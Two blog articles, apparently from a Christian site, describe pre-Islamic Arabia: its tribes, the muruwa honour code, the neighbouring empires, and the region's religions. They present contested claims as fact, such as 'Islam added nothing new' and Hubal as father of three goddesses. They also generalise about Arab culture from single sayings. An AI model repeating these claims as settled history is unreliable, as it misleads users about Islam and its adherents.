The settled sub-group of Saracens generally farmed, mostly raising figs and dates. Farming required irrigation in all parts of Arabia except the southwestern parts of the peninsula in what is now Yemen. Most of the settled communities in the Hijaz and north were around oases. They traded both with the Bedouins and with the outside world through caravans to obtain what they could not produce for themselves. The caravans contributed to the wealth of these communities not only through the trade that was conducted, but also through hiring on as drivers and workers in the caravans, supplying the caravans, and selling safe passage. Jewish tribes also had land holdings in many of the most prosperous locations, such as Khaybar, Mecca, Yathrib (Medina), Taima, and Fadak. The Jewish and Arab tribes lived together in these communities.

The two sub-groups of Saracens were in conflict. The settled tribes often paid protection to a particular Bedouin clan to keep them safe from other tribes. These alliances changed, shifting based upon the current needs of each particular tribe. Life was very difficult as often not enough goods could be created to maintain living conditions. Society itself was organized around the tribe, and the tribes were the ruling authority as it existed at this time in Arabia. Although the ties of tribal blood held society together, this was slowly changing and being replaced by common self-interest through trade associated with merchants and agriculture.

The quality known as muruwa (virility) was paramount within Arabic society. This trait was reflected by honor, courage, endurance, loyalty to one's group (tribe and/or clan), and one's social obligations. Muruwa could be increased by creating alliances beneficial to one's tribe or performing heroic acts. Infringements of this moral code rendered the individual liable to insults and the loss of honor. Blood feuds were frequent and required if one's muruwa was impugned. The killing outside of one's clan wasn't viewed as necessarily bad. It depended upon whether the results were judged to achieve a good end for the tribe. Relations between tribes had generally been held together by blood and mutual self-interest.

Here are two quick examples that highlight some of the cultural differences between the Arabic peoples and the West. The first example is the making of a vow. In the west this is normally a solemn promise, sometimes one made to God. The intent of the person making the vow is to keep it, no matter what happens. Within the Arabic culture, we have the following sentiment from a 13th century poet, 'What good is a vow if there is no way out.' This isn't good or bad in itself, but is simply a reflection of their environment, where needs could change rather abruptly so commitments needed to be flexible as well. The survival of one's clan could depend on it.

The second example relates to what one should do if they got into an argument with a friend, and later found out that they were in the wrong. In the West, the person who was wrong would normally apologize. However, the following adage comes from Eastern culture. 'To have a fault is one fault, to admit a fault is two faults.' Again, a very different cultural standard, neither right nor wrong but simply different.

The Sabeans had a well-developed culture with their own architecture, written language, and legal system. They had significant seaports that traded with India and eastern Africa. In addition to trade they also raised crops, cattle, and grew trees for perfumes and spices. They were primarily pagan but the area around Najran was formerly a Jewish kingdom and by the early sixth century was peopled primarily Christians. In comparison with most of the Saracens, they lived fairly wealthy and peaceful lives.

Summary

To summarize, the following are this article's main points. First, Islam borrowed heavily within the religious sphere, but this same degree of borrowing also occurred within other aspects of Islam such as law and governance. Second, conflict was prevalent within the Arabic culture, and this conflict was often driven by the scarcity of goods and the speed at which wealth could disappear. Alliances had to shift with changing needs in order to survive. This played itself out in other significant cultural differences that must be understood in order understand Islam. Third, the ties of kinship were paramount in Arabia early in the sixth century. However, this was changing and being replaced by economic ties and mutual self-interest by the later part of the century when Muhammad was born.

This ends the second background article on Arabia and its people. In the third and final background article we will take a look at Arabic ancestry, language, and some common practices. After that we'll pick up with Muhammad's life and teachings.

DOWNLOAD PDF

Author and speaker, **Dan Wolf**, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia on the VCA website.

The World Before Muhammad

OCTOBER 3, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Before we can evaluate something, we have to first understand it. Much of what we read in the media or see on television about Islam is either very selective in its presentation or simply wrong. The primary goal of these articles is help you understand some of Islam's basic tenets and their development. Along the way we will also look at some of the significant difference between Islam and Christianity, and the implications of those differences. My objective is not to tell you what to think, but instead to provide you with information and sources you can use to make up your own mind. I am simply going to present the facts, and places where you can find more information if you want it. Where possible the information in these articles will come directly from original sources. These are the best places to use if you truly want to learn about something.

Islam is usually presented solely as a religion, but is it that simple? Yes, it is a religion, but we will see that it is also much more. Islam is not only a religion, but also both politics and governance. In addition, it is law. The military aspects of society are also included within its tenets, as are civics and culture. In short, all within society is Islam. Everything from when and how you worship to the way one should get dressed is all prescribed for you within Islam. These differences often make it difficult for Muslims to understand Jews/Christians and vice versa as our frames of reference are often not only entirely different but contradictory.

In this article, we'll start with some history leading up to the time of Muhammad's birth. But before we start that discussion, there is something very important that you need to hear and understand. The subject of these articles is Islam, and not Muslims. Muslims are people, and we all share the same nature that God has given to each one of us. Yes, you will find bad Muslims and good Muslims, just like you will find bad Christians and good Christians. We have each been given the gift of free will to make our own choices, and it is our choices – and the way those choices are implemented – that define who we are. When we talk about Islam we must remember that we are talking about its tenets and not people. As we are called to do, we will present the truth and present it in love.

The Time Leading Up to Muhammad's Birth

Muhammad was born about 570, over five hundred years after Christ's crucifixion. Some significant events that occurred in between these times include:

- It had been almost 250 years since Constantine's conversion, making Christianity the Roman Empire's official religion. Christianity now has an imperial role as well as a religious one.
- The Roman Empire has also split into East and West. There is a schism too, within Christianity between East and West, although the rift has temporarily been healed after the fifth ecumenical council in 553. There is a Pope in Rome and a Bishop in Constantinople.
- It has been about 140 years since the death of Augustine in Hippo, as the invading Vandal fleet lay off-shore.
- The monastic movement is well underway, a development that will be critical to later history.
- It has been almost 150 years since Attila and the Huns sacked Rome.
- Few people speak Greek in the West any longer, and many documents are being translated into Latin.
- The Roman and Persian Empires have been fighting each other for over five hundred years, with most of the conflict occurring within the area we know as the Middle East.

A Map of the World

If one were to look at a map of the known world at the beginning of the sixth century, it could be divided into four quadrants. In the northwest quadrant were the remains of the Roman Empire, along with the Lombard, Frankish, Visigoth, and Saxon kingdoms in Europe and around the Mediterranean Sea. Alboin is King of Italy at the birth of Muhammad, and Justin II is the Emperor in the East. This quadrant is largely Christian.

In the northeast quadrant is the Persian Empire which stretches from modern Syria through Iraq and Iran toward modern India. Chosroes I is King of Persia. The Silk Road connecting China and India with Europe runs through Persia. The teachings of Zoroaster are prevalent among the ruling and military classes within Persia, but its society was very accepting of other religions. Persia also had significant populations of Nestorian Christians, Jews, Monophysite Christians (Jacobites), and Gnostics. Many wars have been fought between Persia and Byzantine.

Persia conquered the Holy Land in 614 under Chosroes II, including Jerusalem, and removed the 'True Cross' to Ctesiphon during Muhammad's life. Heraclius (Byzantine) reconquered Jerusalem in 628 and took back lands in Egypt, Syria, and Armenia. Both sides employed Arab tribes to defend their frontiers from the other. The Ghassinids were paid by the Byzantines, and were largely Monophysite Christian. The Lakhmids were employed by the Persians and were primarily

Nestorian Christian. These two tribes were natural enemies of one another and viewed the other as being heretics.

To the southwest is the Kingdom of Abbysinia that corresponds to the areas of modern Ethiopia, Eritrea, and portions of the Sudan. At this time it also held parts of modern Yemen and southern Saudi Arabia. The Yemen contained important seaports on the route between India and Europe, and possessed its own architecture, culture, and legal system. Abbysinia is ruled by the Negus, and is primarily Monophysite Christian.

The last quadrant in the southeast is often labeled the 'Empty Quadrant' on maps from this time and consists of the Arabian Peninsula. It is very unlike the other parts of the known world described above. There is no central source of authority in the Arabian Peninsula. Instead the source of authority in this part of the world is tribal. We'll talk more about the people of this peninsula a little later. In general the people of the Arabian Peninsula feel looked down upon by the rest of the world at this time. It does not possess the wealth of Byzantine, the power of Persia, or the commerce and architecture of Yemen. Rome, Persia, and Abbysinia had each in turn attempted to conquer the Arabian Peninsula and each in turn had failed.

While the lands in the other three quadrants were largely monotheistic, this quadrant was mostly pagan. However, there were some Christian and Jewish tribes, and these lived together with the pagan ones at this time. The pagan tribes built shrines to worship their gods. Each shrine was controlled by a devout family. Some of these sites became significant enough to be established as a haram. A haram was a sacred place where overt conflict was forbidden. It was a sanctuary. These places served as a neutral ground for negotiations between feuding tribes, and a site for conducting trade fairs. This worked because the tribes believed that violating the sanctuary would bring about divine punishment.

The family in charge of a haram acquired substantial political power. The head of the family in charge of a haram was called a mansib and often served as a mediator in tribal disputes. They could also deny tribes access to a haram. Even more powerful were the Kahins. These were Shamans. They often presented their sacred formulas as poetry, and poetry was a major art form in Arabia at this time.

Muhammad was a member of the Quraysh tribe, and his family was in charge of the haram of Mecca. This haram (the Kaaba) was perhaps the most significant sacred site in all of Arabia. It is said that the Kaaba contained about 360 idols; these included all of the gods of all of the tribes in Arabia. One of Muhammad's uncles was the mansib of this haram. There was an annual trade fair in Mecca that was attended by all parts of Arabia each year. Poetry contests were often held and the highest honor was to have a poem inscribed and placed within the Kaaba.

Most people on the Arabian Peninsula lived in a narrow strip of land no wider than 200 miles along the Red Sea called the Hijaz. Mecca was not located along any major trade routes. The

trade routes through the Hijaz connected Syria and Egypt in the north with Abbysinia in the south. There was a large Jewish kingdom in southern Arabia in what is now Yemen.

Religion's Influence

Islam added nothing new to religion from a theological perspective; instead it borrowed from all those it encountered. What it did do that was new was to marry monotheism with the Bedouin culture. We'll close this article by briefly looking at a few tenets for each of the religions mentioned so far. In the next article we'll pick up this content by looking at some of the specific borrowings from each of these religions, and some relevant aspects of Bedouin culture.

The Roman Empire consisted of Roman Catholics in the west and Eastern Orthodox in the east. No more will be said about these religions as their tenets are generally known.

As mentioned earlier, Persia was multi-religious and included each of the following groups. Most of these groups also existed outside of Persia:

- Zoroastrian (Mazdaism) – Zoroastrianism is monotheistic, but it does not believe in the God of Abraham. Instead they believed in a deity called Ahura Mazda, who governs the universe through his holy spirit. There is an evil counterpart (Ahriman), who will in the end be overcome. Some parallels exist with Christian beliefs and include: six periods of creation, descending from a single couple (Mashya and Mashyana), rebirth of the world, the coming of a Messiah, the existence of a perfect kingdom, the resurrection of the dead, and everlasting life. Zoroaster was Ahura Mazda's prophet. Traditions exist that Zoroaster was a contemporary of Cyrus the Great, may have met and influenced Pythagoras, and that he was known to the Jews as Ezekiel (although this last is doubtful).

There was a significant following of Zoroastrianism among Persia's aristocracy, military, and commoners. Christians and Jews were predominant among the peasants and urban populations. Zoroastrianism was referred to as Madjus in the Qur'an, and on a par with Christianity and Judaism as a People of the Book.

- Nestorian – This sect of Christianity asserted Christ's humanity through Mary's being the Mother of Christ rather than the Mother of God. Nestorius was a bishop in the Orthodox Church. His views resulted in calling the Third Ecumenical Counsel at Ephesus. Nestorius was deposed as a result of the Counsel. The Christian sect was forbidden in Byzantine, but welcomed in Persia. It was the largest non-Zoroastrian population in Persia. It was widespread in Babylonia, Khuzistan (Iran), the eastern Arabian coast, Afghanistan, and China.

- Judaism – Judaism was the second largest non-Zoroastrian group in Persia. Jews lived primarily between the Tigris and Euphrates rivers, and were the largest population in this area. There were also large populations in Syria and Iraq to the Zagros Mountains. Large populations also resided outside of Persia in Palestine, Egypt, and along the North African coasts.

- Monophysite (Jacobites) – This sect believed that Christ had only one nature – divine. The Chalcedian view was that Christ had two natures: human and divine. The Jacobites were considered to be heretics by the Byzantines, and were the third largest non-Zoroastrian group within Persia. They had sizable communities in Mesopotamia from Armenia to Syria, and along the Tigris River (Assyria). They also had sizable populations within Egypt and Abbysinia. The seat of the Eastern Monophysite Primate was Tagrit, in Iraq, along the Tigris River.

- Gnostics – Gnosticism was a pagan response to monotheism. In general it expressed a dualistic mysticism claiming the need for a special/secret knowledge. It found a refuge within Persia and also had a significant presence in both Syria and Egypt. The Persian sects did not believe in Moses, Jesus, or Muhammad. Instead John the Baptist was central to those sect's beliefs. Their focus was on the 'Knowledge of Life'. The Egyptian and Syrian sects combined paganism with Plato's philosophy. The works of these sects included the Secret Book of John and the Gospels of Thomas and Judas.

Egyptian gnostic thought grew from writings emanating in Alexandria. References to gnosticism first appeared in the writings of Irenaeus in about 180 AD and Clement of Alexandria a short time later. The basic line of gnostic thought included: (1) creation was made by an inferior godling, (2) creation was corrupt, (3) it was this malicious godling who prevented man from attaining his true perfection, and (4) Jesus was a teacher who revealed secret knowledge that would free us from the godling's constraints.

- Pagan – While there were some Jewish and Christian Arabs, by far most were pagan. Many appear to have acknowledged a creator god called 'Allah', but he was not generally worshipped. The primary pagan gods of the Arabs were:
  - Hubal – God of the moon. Along with the sun goddess, they had three daughters.
    - Al-Lat – A solar divinity
    - Al-Huzza –Worship of the planet Venus
    - Manat – A goddess of fate, the Evening Star

Muhammad spoke against the three daughter goddesses, but stopped short of saying anything negative about Hubal. Hubal's idol in Mecca was located within the Kaaba, next to the Black Stone, and it is believed that the two were connected.

DOWNLOAD PDF

Author and speaker, **Dan Wolf**, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia on the VCA website.